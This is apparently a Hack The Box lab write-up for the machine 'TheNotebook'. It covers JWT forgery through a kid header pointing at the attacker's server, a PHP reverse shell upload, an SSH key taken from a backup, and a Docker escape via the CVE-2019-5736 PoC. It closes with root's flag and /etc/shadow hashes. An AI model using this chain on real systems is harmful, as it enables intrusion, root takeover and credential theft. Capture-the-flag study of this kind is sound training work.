Creds

Username	Password(sha256hash)	Email
noah	0d3ae6d144edfb313a9f0d32186d4836791cbfd5603b2d50cf0d9c948e50ce68	noah@thenotebook.local
admin	e759791d08f3f3dc2338ae627684e3e8a438cd8f87a400cada132415f48e01a2	admin@thenotebook.local

Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Sat Jun 12 11:44:50 2021 as: nmap -sC -sV -vvv -p- -oN nmap/Full 10.10.10.230
Nmap scan report for 10.10.10.230
```

```
Host is up, received reset ttl 63 (0.038s latency).
Scanned at 2021-06-12 11:44:51 EDT for 51s
Not shown: 65532 closed ports

Reason: 65532 resets
PORT      STATE    SERVICE REASON         VERSION
22/tcp    open     ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCZwjrB05nGUvacI81YxNqy+6WpPHhIju6c73aoiru9nW/aVhTmO

|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLeuBF/ZBUM0ZBYW4+vgQMhIPWVs2

|   256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDg0mzA1xTe9hivlJN4s+7eXaiyIYefpyykHIir3btEA
80/tcp    open     http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-favicon: Unknown favicon MD5: B2F904D3046B07D05F90FB6131602ED2
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Jun 12 11:45:42 2021 -- 1 IP address (1 host up) scanned in
52.17 seconds
```

HTTP - Web Enumeration (port 80)

/home



The Notebook

Use this place to store thought of the day, or your notes ofcourse.
All you need to do is register and get going. Super easy and safe.

/register


I used these creds to register

Username	Password	Email
SuperDuper	SuperDuper1234	SuperDuper@SuperDuper.com

```
POST /register HTTP/1.1
Host: 10.10.10.230
Content-Length: 77
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.230
Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Referer: http://10.10.10.230/register
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=SuperDuper&password=SuperDuper1234&email=SuperDuper%40SuperDuper.com
```

Once Logged there is a notes page.


/notes



Get notes.req


```
GET /8e4ad17d-3c40-4b16-9b75-8466fa289b5b/notes/add HTTP/1.1
Host: 10.10.10.230
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
exchange;v=b3;q=0.9
Referer: http://10.10.10.230/8e4ad17d-3c40-4b16-9b75-8466fa289b5b/notes
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9w
DCeOhlAoCrtVH-nv6X9KQJ8ezx2fB4mKaJDh9Kgu_pQ2hf-m_9rhVJ9t6acs9-
tV5ec4s8ebo6mWmv4zLnz5cwF4YrYx1LV1HTWNna1Y9KK3eDasE0mCrpUsGQMcVI9yWpDm1mKZJjWD-
0D53D09UwZAMbGHQrm9_S9w0zUDVEGSchoA01f9jBkZCwM8fRgu1LSivdqwKMd2R_ZklBrVST2soqcwis
qDQooA3DnnmCGCEHdCgyblUNd0zNr_MeXgpZkSN5RF5Z4OdVNLWNUygEhFT45C2F9siWhii7-JGwf-
SgUVtYroSp28kiUv_9AOaopEfJJyTB1xQnaeHEcsFRLbx-fIZkBrdh-
uiSGu2ZU335T_K9sgfe5RxngfYrhxSxyn-
MhhGIZn66za78V72mTwwhBhIoWdDZWLgby0aHAPHFmb5EPauMuucdGVA_uOHPFO1wMT3BGgubIA3NEhN4
ttytc6yAO485IXwslhGX-xpxts3oOHuXAADu-bKAegDvzeIK5Qy61IgDOlB37cN9STl-
A5e7mQY4W620PG2dTZCuxeMe-yIMY4qYYzjm-yr7T1COq9h7LNzJnMvVMta6Klu5w;
uuid=8e4ad17d-3c40-4b16-9b75-8466fa289b5b
Connection: close
```

Add_note.req



```
POST /8e4ad17d-3c40-4b16-9b75-8466fa289b5b/notes/add HTTP/1.1
Host: 10.10.10.230
Content-Length: 25
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.230
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
exchange;v=b3;q=0.9
Referer: http://10.10.10.230/8e4ad17d-3c40-4b16-9b75-8466fa289b5b/notes/add
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9w
DCeOhlAoCrtVH-nv6X9KQJ8ezx2fB4mKaJDh9Kgu_pQ2hf-m_9rhVJ9t6acs9-
tV5ec4s8ebo6mWmv4zLnz5cwF4YrYx1LV1HTWNna1Y9KK3eDasE0mCrpUsGQMcVI9yWpDm1mKZJjWD-
0D53D09UwZAMbGHQrm9_S9w0zUDVEGSchoA01f9jBkZCwM8fRgu1LSivdqwKMd2R_ZklBrVST2soqcwisy
qDQooA3DnnmCGCEHdCgyblUNd0zNr_MeXgpZkSN5RF5Z4OdVNLWNUygEhFT45C2F9siWhii7-JGwf-
SgUVtYroSp28kiUv_9AOaopEfJJyTB1xQnaeHEcsFRLbx-fIZkBrdh-
uiSGu2ZU335T_K9sgfe5RxngfYrhxSxyn-
MhhGIZn66za78V72mTwwhBhIoWdDZWLgby0aHAPHFmb5EPauMuucdGVA_uOHPFO1wMT3BGgubIA3NEhN4r
ttytc6yAO485IXwslhGX-xpxts3oOHuXAADu-bKAegDvzeIK5Qy61IgDOlB37cN9STl-
A5e7mQY4W620PG2dTZCuxeMe-yIMY4qYYzjm-yr7T1COq9h7LNzJnMvVMta6Klu5w;
uuid=8e4ad17d-3c40-4b16-9b75-8466fa289b5b
Connection: close

title=title&note=thoughts
```

```
title=title&note=thoughts
```



title

SuperDuper

thoughts

Auth Cookie

lets take a look at this Auth Cookie

```
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9w
DCeOhlAoCrtVH-nv6X9KQJ8ezx2fB4mKaJDh9Kgu_pQ2hf-m_9rhVJ9t6acs9-
tV5ec4s8ebo6mWmv4zLnz5cwF4YrYx1LV1HTWNna1Y9KK3eDasE0mCrpUsGQMcVI9yWpDm1mKZJjWD-
0D53D09UwZAMbGHQrm9_S9w0zUDVEGSchoA01f9jBkZCwM8fRgu1LSivdqwKMd2R_ZklBrVST2soqcwis
qDQooA3DnnmCGCEHdCgyblUNd0zNr_MeXgpZkSN5RF5Z4OdVNLWNUygEhFT45C2F9siWhii7-JGwf-
SgUVtYroSp28kiUv_9AOaopEfJJyTB1xQnaeHEcsFRLbx-fIZkBrdh-

uiSGu2ZU335T_K9sgfe5RxngfYrhxSxyn-
MhhGIZn66za78V72mTwwhBhIoWdDZWLgby0aHAPHFmb5EPauMuucdGVA_uOHPFO1wMT3BGgubIA3NEhN4
ttytc6yAO485IXwslhGX-xpxts3oOHuXAADu-bKAegDvzeIK5Qy61IgDOlB37cN9STl-
A5e7mQY4W620PG2dTZCuxeMe-yIMY4qYYzjm-yr7T1COq9h7LNzJnMvVMta6Klu5w;
uuid=8e4ad17d-3c40-4b16-9b75-8466fa289b5b
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S
```

```
eyJ1c2VybmFtZSI6IlN1cGVyRHVwZXIiLCJlbWFpbCI6IlN1cGVyRHVwZXJAU3VwZXJEdXBlci5jb20iL
```

```
{"typ":"JWT","alg":"RS256","kid":"http://localhost:7070/privKey.key"}
{"username":"SuperDuper","email":"SuperDuper@SuperDuper.com","admin_cap":0}
```

Awesome! we have a JWT Token and possibly and private key location

- http://localhost:7070/privKey.key
- Request smuggling works can't obtain anything useful yet..

SSRF with jwt - kid header

Build New modified JWT

```
sudo python3 /opt/jwt_tool/jwt_tool.py -t http://10.10.10.230/ -rc
"auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9w
DCeOhlAoCrtVH-nv6X9KQJ8ezx2fB4mKaJDh9Kgu_pQ2hf-m_9rhVJ9t6acs9-
tV5ec4s8ebo6mWmv4zLnz5cwF4YrYx1LV1HTWNna1Y9KK3eDasE0mCrpUsGQMcVI9yWpDm1mKZJjWD-
0D53D09UwZAMbGHQrm9_S9w0zUDVEGSchoA01f9jBkZCwM8fRgu1LSivdqwKMd2R_ZklBrVST2soqcwisy
qDQooA3DnnmCGCEHdCgyblUNd0zNr_MeXgpZkSN5RF5Z4OdVNLWNUygEhFT45C2F9siWhii7-JGwf-
SgUVtYroSp28kiUv_9AOaopEfJJyTB1xQnaeHEcsFRLbx-fIZkBrdh-
uiSGu2ZU335T_K9sgfe5RxngfYrhxSxyn-
MhhGIZn66za78V72mTwwhBhIoWdDZWLgby0aHAPHFmb5EPauMuucdGVA_uOHPFO1wMT3BGgubIA3NEhN4r
ttytc6yAO485IXwslhGX-xpxts3oOHuXAADu-bKAegDvzeIK5Qy61IgDOlB37cN9STl-
A5e7mQY4W620PG2dTZCuxeMe-yIMY4qYYzjm-yr7T1COq9h7LNzJnMvVMta6Klu5w;
uuid=40df4875-d2b1-42e5-99b0-02b6301cd1f3" -I -hc kid -hv
"http://10.10.15.41:8000/test" -S hs256 -p ""


...[snip]...

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNS40MTo4MDAwL3Rlc3
B3TC-45JBF2j13Qjr1NQ170JPwTLT_9HtmIv0Hs; uuid=40df4875-d2b1-42e5-99b0-
02b6301cd1f3
```

and we get a hit

```
kali@kali:~/hackthebox/TheNotebook/www$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
10.10.10.230 - - [13/Jun/2021 15:03:16] "GET /test HTTP/1.1" 200 -
```

Lets see what is making the request.

```
kali@kali:~/hackthebox/TheNotebook/www$ nc -lvnp 8000
Listening on 0.0.0.0 8000
Connection received on 10.10.10.230 37990
GET /exploit.js HTTP/1.1
Host: 10.10.15.41:8000
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
```

- python requests

lets craft our exploit.

Exploit Jwt

First create key pairs with ssh-keygen -f newkey

```
ssh-keygen -f newkey
```

Then copy newkey to jwttool_custom_private_RSA.pem (or configure jwt_tool.config file)

`cp newkey jwttool_custom_private_RSA.pem`

```
sudo python3 /opt/jwt_tool/jwt_tool.py -t http://10.10.10.230/ -rc
"auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9w
DCeOhlAoCrtVH-nv6X9KQJ8ezx2fB4mKaJDh9Kgu_pQ2hf-m_9rhVJ9t6acs9-
tV5ec4s8ebo6mWmv4zLnz5cwF4YrYx1LV1HTWNna1Y9KK3eDasE0mCrpUsGQMcVI9yWpDm1mKZJjWD-
0D53D09UwZAMbGHQrm9_S9w0zUDVEGSchoA01f9jBkZCwM8fRgu1LSivdqwKMd2R_ZklBrVST2soqcwisy
qDQooA3DnnmCGCEHdCgyblUNd0zNr_MeXgpZkSN5RF5Z4OdVNLWNUygEhFT45C2F9siWhii7-JGwf-
SgUVtYroSp28kiUv_9AOaopEfJJyTB1xQnaeHEcsFRLbx-fIZkBrdh-
```

```
uiSGu2ZU335T_K9sgfe5RxngfYrhxSxyn-
MhhGIZn66za78V72mTwwhBhIoWdDZWLgby0aHAPHFmb5EPauMuucdGVA_uOHPFO1wMT3BGgubIA3NEhN4
ttytc6yAO485IXwslhGX-xpxts3oOHuXAADu-bKAegDvzeIK5Qy61IgDOlB37cN9STl-
A5e7mQY4W620PG2dTZCuxeMe-yIMY4qYYzjm-yr7T1COq9h7LNzJnMvVMta6Klu5w;
uuid=40df4875-d2b1-42e5-99b0-02b6301cd1f3" -cv "Welcome back!" -I -pc admin_cap
-pv 1 -hc kid -hv "http://10.10.15.41:8000/newkey" -S rs256
```


- -t the target
- rc the cookie header and the original jwt token
- cv canary value (what is show upon a successfull login)
- -I inject Claim
- -pc payload claim → admin_cap
- -pv payload value → 1
- -hc header claim → kid
- -hv header value → http://10.10.15.41:8000/newkey
- -S signing algorithm → rs256

```
[+] FOUND "Welcome back!" in response:
jwttool_d9a3c970bcc377363cd33adf72dc8677 Manual Tamper - RSA Signing Response
Code: 200, 2030 bytes
```

New JWT token with admin capabilities

```
Cookie:
auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNS40MTo4MDAw
Myvr9m2amMK2oXFXZv92O9bxCNft0RmmjfVMF_r2syilpwQItcCVOZthP8-Lg; uuid=40df4875-
d2b1-42e5-99b0-02b6301cd1f3
```


Admin Panel



The Notebook


Welcome back! SuperDuper

Visit /notes to access your notes or select it from navbar.



Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly
auth	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNS40...	10.10.10.230	/	Session	544	
uuid	40df4875-d2b1-42e5-99b0-02b6301cd1f3	10.10.10.230	/	Session	40	


Notes



Need to fix config

admin

Have to fix this issue where PHP files are being executed :/. This can be a potential security issue for the server.



Backups are scheduled


admin

Finally! Regular backups are necessary. Thank god it's all easy on server.

Ok sounds like we can upload a php rev shell!

upload Files - Rev shell

Simply upload php-reverse-shell.php and get reverse shell.



```
kali@kali:~/hackthebox/TheNotebook/www$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.230 49714
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 01:47:56 up 49 min,  0 users,  load average: 0.05, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Enumerate as www-data

Found home.tar.gz in backups folder
copied to local macine unziped
`tar xzvf home.tar.gz`
found folder noah and .ssh folder with id_rsa
ssh in as noah
`ssh -i id_rsa noah@10.10.10.230`

Noah

Enumerate

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sr


User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```

lets check GTFO bins
just stuff for docker run we only have docker exec.. well lets exec into the docker and get a shell

`sudo /usr/bin/docker exec -it webapp-dev01 /bin/bash`

```
root@0f4c2517af40:/opt/webapp# cat create_db.py
...[snip]...
    users = [
        User(username='admin', email='admin@thenotebook.local',
uuid=admin_uuid, admin_cap=True,
password="0d3ae6d144edfb313a9f0d32186d4836791cbfd5603b2d50cf0d9c948e50ce68"),
        User(username='noah', email='noah@thenotebook.local', uuid=noah_uuid,
password="e759791d08f3f3dc2338ae627684e3e8a438cd8f87a400cada132415f48e01a2")
```

00 - Loot > Creds

- admin:0d3ae6d144edfb313a9f0d32186d4836791cbfd5603b2d50cf0d9c948e50ce68
- noah:e759791d08f3f3dc2338ae627684e3e8a438cd8f87a400cada132415f48e01a2

Nothing really usefull in the container.

Exploit

https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
https://github.com/Frichetten/CVE-2019-5736-PoC

Download exploit code

```
git clone https://github.com/Frichetten/CVE-2019-5736-PoC.git
```

Edit Main.go

```
...[snip]...

var payload = "#!/bin/bash \n echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDKq5y/Po/8QRBt1/xwDjgaQSMJzdCcDKywQPeqr0/PUvEQ3Tgdu

/RGofMB+BLdju35sdWjiS8gdPQhe94CK/F7PdSmK6UWRpDjOTfut8c7fC5NazJnS+YvuCvd9BEGd2tQO/
 > /root/.ssh/authorized_keys"

...[snip]...
```

- payload echo's noahs ssh key into roots authorized_keys file

compile Main.go

`go build main.go`

copy exploit to docker container

`scp kali@10.10.15.41:~/hackthebox/TheNotebook/www/CVE-2019-5736-PoC/main .`

execute exploit in docker container

```
root@9f91e96d967a:/opt/webapp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 52
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc0000a83c0}
```

execute sudo exec from host as noah

```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 /bin/sh
No help topic for '/bin/sh'
```

SSH in as root

```
root@thenotebook:~# id
uid=0(root) gid=0(root) groups=0(root)
root@thenotebook:~# whoami
root
root@thenotebook:~# hostname
thenotebook
```

root.txt

```
root@thenotebook:~# cat root.txt
778f5d2d298bc176e2b30751d819999d
```

/etc/shadow

```
root@thenotebook:~# cat /etc/shadow
root:$6$OZ7vREXE$yXjcCfK6rhgAfN5oLisMiB8rE/uoZb7hSqTOYCUTF8lNPXgEiHi7zduz1mrTWtFn


...[snip]...


noah:$6$fOy3f6Dp$i9.Ut7PlJpP19ZPTqmkmiRwqNunLqNEjNwq1iIeffXGi6OaDy8CtAEXXJf2SkO2f
```